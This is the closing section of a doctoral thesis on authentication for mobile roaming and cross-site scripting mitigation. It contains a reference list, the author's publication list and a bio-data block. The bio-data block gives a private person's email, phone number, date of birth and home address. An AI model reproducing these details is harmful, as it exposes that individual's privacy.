Armando, A., Basin, D., Cuellar, J., Rusinowitch, M., and Viganò, L. (2006). Avispa: automated validation of internet security protocols and applications. *ERCIM News*, 64.

Arshad, H. and Rasoolzadegan, A. (2017). A secure authentication and key agreement scheme for roaming service with user anonymity. *International Journal of Communication Systems*.

Basin, D., Mödersheim, S., and Vigano, L. (2005). Ofmc: A symbolic model checker for security protocols. *International Journal of Information Security*, 4(3), 181–208.

Bisht, P. and Venkatakrishnan, V. (2008). Xss-guard: precise dynamic prevention of cross-site scripting attacks. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, 23–43. Springer.

Di Lucca, G. A., Fasolino, A. R., Mastoianni, M., and Tramontana, P. (2004). Identifying cross site scripting vulnerabilities in web applications. In *Web Site Evolution, Sixth IEEE International Workshop on (WSE'04)*, 71–80. IEEE.

Diffie, W. and Hellman, M. (1976). New directions in cryptography. *IEEE transactions on Information Theory*, 22(6), 644–654.

Dolev, D. and Yao, A. (1983). On the security of public key protocols. *IEEE Transactions on information theory*, 29(2), 198–208.

ElGamal, T. (1984). A public key cryptosystem and a signature scheme based on discrete logarithms. In *Advances in cryptology*, 10–18. Springer.

Farash, M. S., Chaudhry, S. A., Heydari, M., Sadough, S., Mohammad, S., Kumari, S., and Khan, M. K. (2017). A lightweight anonymous authentication scheme for consumer roaming in ubiquitous networks with provable security. *International Journal of Communication Systems*, 30(4).

Glouche, Y., Genet, T., Heen, O., and Courtay, O. (2006). A security protocol animator tool for avispa. In *ARTIST2 workshop on security specification and verification of embedded systems, Pisa*.

Gupta, S. and Gupta, B. (2015). Cross-site scripting (xss) attacks and defense mechanisms: classification and state-of-the-art. *International Journal of System Assurance Engineering and Management*, 1–19.

Gupta, S., Sharma, L., Gupta, M., and Gupta, S. (2012). Prevention of cross-site scripting vulnerabilities using dynamic hash generation technique on the server side. *International journal of advanced computer research (IJACR)*, 2(5), 49–54.

Guttman, B. and Roback, E. A. (1995). *An introduction to computer security: the NIST handbook*. DIANE Publishing.

Ha, J. (2015). An efficient and robust anonymous authentication scheme in global mobility networks. *International Journal of Security and Its Applications*, 9(10), 297–312.

He, D., Kumar, N., Khan, M., and Lee, J.-H. (2013). Anonymous two-factor authentication for consumer roaming service in global mobility networks. *IEEE Transactions on Consumer Electronics*, 59(4), 811–817.

He, D., Ma, M., Zhang, Y., Chen, C., and Bu, J. (2011). A strong user authentication scheme with smart cards for wireless communications. *Computer Communications*, 34(3), 367–374.

Hydara, I., Sultan, A. B. M., Zulzalil, H., and Admodisastro, N. (2014). An approach for cross-site scripting detection and removal based on genetic algorithms. In *The Ninth International Conference on Software Engineering Advances ICSEA*.

Hydara, I., Sultan, A. B. M., Zulzalil, H., and Admodisastro, N. (2015). Current state of research on cross-site scripting (xss)–a systematic literature review. *Information and Software Technology*, 58, 170–186.

Jiang, Q., Ma, J., Li, G., and Ma, Z. (2013a). An improved password-based remote user authentication protocol without smart cards. *Information Technology and Control*, 42(2), 113–123.

Jiang, Q., Ma, J., Li, G., and Yang, L. (2013b). An enhanced authentication scheme with privacy preservation for roaming service in global mobility networks. *Wireless Personal Communications*, 68(4), 1477–1491.

Johns, M. (2006). Sessionsafe: Implementing xss immune session handling. In *European Symposium on Research in Computer Security*, 444–460. Springer.

Karuppiah, M., Kumari, S., Li, X., Wu, F., Das, A. K., Khan, M. K., Saravanan, R., and Basu, S. (2017). A dynamic id-based generic framework for anonymous authentication scheme for roaming service in global mobility networks. *Wireless Personal Communications*, 93(2), 383–407.

Karuppiah, M. and Saravanan, R. (2015). A secure authentication scheme with user anonymity for roaming service in global mobility networks. *Wireless Personal Communications*, 84(3), 2055–2078.

Kirda, E., Kruegel, C., Vigna, G., and Jovanovic, N. (2006). Noxes: a client-side solution for mitigating cross-site scripting attacks. In *Proceedings of the 2006 ACM symposium on Applied computing*, 330–337. ACM.

Kizza, J. M. (2009). *A guide to computer network security*. Springer.

Koblitz, N. (1987). Elliptic curve cryptosystems. *Mathematics of computation*, 48(177), 203–209.

Koblitz, N. (1990). A family of jacobians suitable for discrete log cryptosystems. In *Proceedings on Advances in cryptology*, 94–99. Springer-Verlag New York, Inc.

Kocher, P., Jaffe, J., and Jun, B. (1999). Differential power analysis. In *Advances in Cryptology-CRYPTO'99*, 388–397. Springer.

Kuo, W., Wei, H., and Cheng, C. (2014). An efficient and secure anonymous mobility network authentication scheme. *journal of information security and applications*, 19(1), 18–24.

Lee, C., Hwang, M., and Liao, E. (2006). Security enhancement on a new authentication scheme with anonymity for wireless environments. *Industrial Electronics, IEEE Transactions on*, 53(5), 1683–1687.

Li, C. and Lee, C. (2012). A novel user authentication and privacy preserving scheme with smart cards for wireless communications. *Mathematical and Computer Modelling*, 55(1), 35–44.

Li, X., Niu, J., Khan, M. K., and Liao, J. (2013). An enhanced smart card based remote user password authentication scheme. *Journal of Network and Computer Applications*, 36(5), 1365–1371.

Madhusudhan, R. et al. (2016). An efficient and secure authentication scheme with user anonymity for roaming service in global mobile networks. In *Proceedings of the 6th International Conference on Communication and Network Security*, 119–126. ACM.

Madhusudhan, R. et al. (2018). A secure and lightweight authentication scheme for roaming service in global mobile networks. *Journal of Information Security and Applications*, 38, 96–110.

Madhusudhan, R. and Mittal, R. (2012). Dynamic id based remote user password authentication schemes using smart cards: A review. *Journal of Network and Computer Applications*, 35(4), 1235–1248.

Maurya, S. and Singhrova, A. (2015). Cross site scripting vulnerabilities and defences: A review. *International Journal of Computer Technology & Applications*, 6(3), 478–482.

Meadows, C. (1996). The nrl protocol analyzer: An overview. *The Journal of Logic Programming*, 26(2), 113–131.

Memon, I., Hussain, I., Akhtar, R., and Chen, G. (2015). Enhanced privacy and authentication: An efficient and secure anonymous communication for location based service using asymmetric cryptography scheme. *Wireless Personal Communications*, 84(2), 1487–1508.

Messerges, T. S., Dabbish, E. A., and Sloan, R. H. (2002). Examining smart-card security under the threat of power analysis attacks. *Computers, IEEE Transactions on*, 51(5), 541–552.

Mitropoulos, D., Stroggylos, K., Spinellis, D., and Keromytis, A. D. (2016). How to train your browser: Preventing xss attacks using contextual script fingerprints. *ACM Transactions on Privacy and Security (TOPS)*, 19(1), 2.

Mun, H., Han, K., Lee, Y. S., Yeun, C. Y., and Choi, H. H. (2012). Enhanced secure anonymous authentication scheme for roaming service in global mobility networks. *Mathematical and Computer Modelling*, 55(1), 214–222.

Odelu, V., Das, A. K., Kumari, S., Huang, X., and Wazid, M. (2017). Provably secure authenticated key agreement scheme for distributed mobile cloud computing services. *Future Generation Computer Systems*, 68, 74–88.

Pelzl, J., Wollinger, T., Guajardo, J., and Paar, C. (2003). Hyperelliptic curve cryptosystems: Closing the performance gap to elliptic curves. In *CHES*, 351–365. Springer.

Rao, I. R. S. N., Krishna, B. M., Shameem, S., Khan, H., and Madhumati, G. (2016). Wireless secured data transmission using cryptographic techniques through fpga. *International Journal of Engineering and Technology (IJET), e-ISSN*, 0975–4024.

Reddy, A. G., Das, A. K., Yoon, E.-J., and Yoo, K.-Y. (2016). A secure anonymous authentication protocol for mobile services on elliptic curve cryptography. *IEEE Access*, 4, 4394–4407.

Shar, L. K. and Tan, H. B. K. (2012). Automated removal of cross site scripting vulnerabilities in web applications. *Information and Software Technology*, 54(5), 467–478.

Shin, S., Yeh, H., and Kim, K. (2015). An efficient secure authentication scheme with user anonymity for roaming user in ubiquitous networks. *Peer-to-peer Networking and Applications*, 8(4), 674–683.

Singh, H., Chugh, K., Dhaka, H., and Verma, A. (2010). Dna based cryptography: An approach to secure mobile networks. *DNA*, 1(19), 77–80.

Standard, S. H. (2010). Fips pub 180-1, national institute of standards and technology (nist), us department of commerce, april 1995. *Google Scholar*.

Ter Louw, M. and Venkatakrishnan, V. (2009). Blueprint: Robust prevention of cross-site scripting attacks for existing browsers. In *2009 30th IEEE Symposium on Security and Privacy*, 331–346. IEEE.

Toma, T. R. and Islam, M. S. (2014). An efficient mechanism of generating call graph for javascript using dynamic analysis in web application. In *Informatics, Electronics & Vision (ICIEV), 2014 International Conference on*, 1–6. IEEE.

Tsai, J.-L. and Lo, N.-W. (2015). A privacy-aware authentication scheme for distributed mobile cloud computing services. *IEEE systems journal*, 9(3), 805–815.

Van Gundy, M. and Chen, H. (2012). Noncespaces: Using randomization to defeat cross-site scripting attacks. *computers & security*, 31(4), 612–628.

VijayaKumar, P., Vijayalakshmi, V., and Zayaraz, G. (2013). Enhanced level of security using dna computing technique with hyperelliptic curve cryptography. *International Journal on Network Security*, 4(1), 1.

Wang, R., Juang, W., Lei, C., et al. (2009). A robust authentication scheme with user anonymity for wireless environments. *International Journal of Innovative Computing, Information and Control*, 5(4), 1069–1080.

Wen, F. and Li, X. (2012). An improved dynamic id based remote user authentication with key agreement scheme. *Computers & Electrical Engineering*, 38(2), 381–387.

Wen, F., Susilo, W., and Yang, G. (2013). A secure and effective anonymous user authentication scheme for roaming service in global mobility networks. *Wireless personal communications*, 73(3), 993–1004.

Wu, C., Lee, W., Tsaur, W., et al. (2008). A secure authentication scheme with anonymity for wireless communications. *IEEE Communications Letters*, 12(10), 722–723.

Wurzinger, P., Platzer, C., Ludl, C., Kirda, E., and Kruegel, C. (2009). Swap: Mitigating xss attacks using a reverse proxy. In *Proceedings of the 2009 ICSE Workshop on Software Engineering for Secure Systems*, 33–39. IEEE Computer Society.

Xie, Q., Hong, D., Bao, M., Dong, N., and Wong, D. S. (2014). Privacy-preserving mobile roaming authentication with security proof in global mobility networks. *International Journal of Distributed Sensor Networks*, 2014.

Xu, J., Zhu, W. T., and Feng, D. G. (2009). An improved smart card based password authentication scheme with provable security. *Computer Standards & Interfaces*, 31(4), 723–728.

Yoon, E., Yoo, K., Young, and Ha, K. (2011). A user friendly authentication scheme with anonymity for wireless communications. *Computers & Electrical Engineering*, 37(3), 356–364.

Zhang, X.-h. and Wang, Z.-j. (2010). Notice of retraction a static analysis tool for detecting web application injection vulnerabilities for asp program. In *e-Business and Information System Security (EBISS), 2010 2nd International Conference on*, 1–5. IEEE.

Zhao, D., Peng, H., Li, L., and Yang, Y. (2014). A secure and effective anonymous authentication scheme for roaming service in global mobility networks. *Wireless Personal Communications*, 78(1), 247–269.

Zhu, J. and Ma, J. (2004). A new authentication scheme with anonymity for wireless environments. *Consumer Electronics, IEEE Transactions on*, 50(1), 231–235.

LIST OF PUBLICATIONS /COMMUNICATIONS BASED ON THESIS:

Journal papers

Chapter #4 R. Madhusudhan and Shashidhara: A Secure and Light-weight Authentication Scheme for Roaming Service in Global Mobile Networks. **Journal of Information Security and Applications**, Elsevier 33 (2018) 96-110 (Scopus and Web of science).

Chapter #5 R. Madhusudhan and Shashidhara: Mobile User Authentication Protocol with Privacy Preserving for Roaming Service in GLOMONET. **Peer-to-Peer Networking and Applications**, Springer (2019) 1-22 (SCI and Scopus).

Chapter #5 R. Madhusudhan and Shashidhara: A Secure Anonymous Authentication Scheme for Roaming in Resource-constrained Mobile Environments. This paper is communicated to **Arabian Journal for Science and Engineering (Springer)**. It is under review (revised).

Chapter #6 R. Madhusudhan and Shashidhara: DNA Based Authentication Scheme for Roaming in Mobility Environments. This paper is communicated to **Multimedia Tools & Applications (Springer)**. It is under review.

Conference papers

Chapter #4 R. Madhusudhan and Shashidhara: An Efficient and Secure Authentication Scheme With User Anonymity for Roaming Service in Global Mobile Networks. Proceedings of the 6th International Conference on Communication and Network Security. (pp. 119-126) ACM, 2016 (Scopus Indexed).

Chapter #7 R. Madhusudhan and Shashidhara: Mitigation of Cross-Site Scripting Attacks in Mobile Cloud Environments. In International Symposium on Security in Computing and Communication, pp. 76-87. Springer, Singapore, 2018 (Scopus Indexed).

Chapter #7 R. Madhusudhan and Shashidhara: Cross-Channel Scripting (XCS) Attacks in Web Applications: Detection and Mitigation Approaches. In 2018 2nd Cyber Security in Networking Conference (CSNet), pp. 1-3. IEEE, 2018 (Scopus Indexed).

BIO-DATA

Name : Shashidhara

Email Id : eemailshashi@gmail.com

Mobile : +91-9901000862

Date of Birth : June 01, 1987

Address : S/o. Ramachandrappa,

140, Gummakal Village,

Mulbagal Taluk,

Kolar-563132.

Karnataka, India.

Educational Qualifications:

Degree	Year of Passing	University
BE (ISE)	2009	Visvesvaraya Technological University, Belgaum.
M-Tech (CN)	2013	Visvesvaraya Technological University, Belgaum.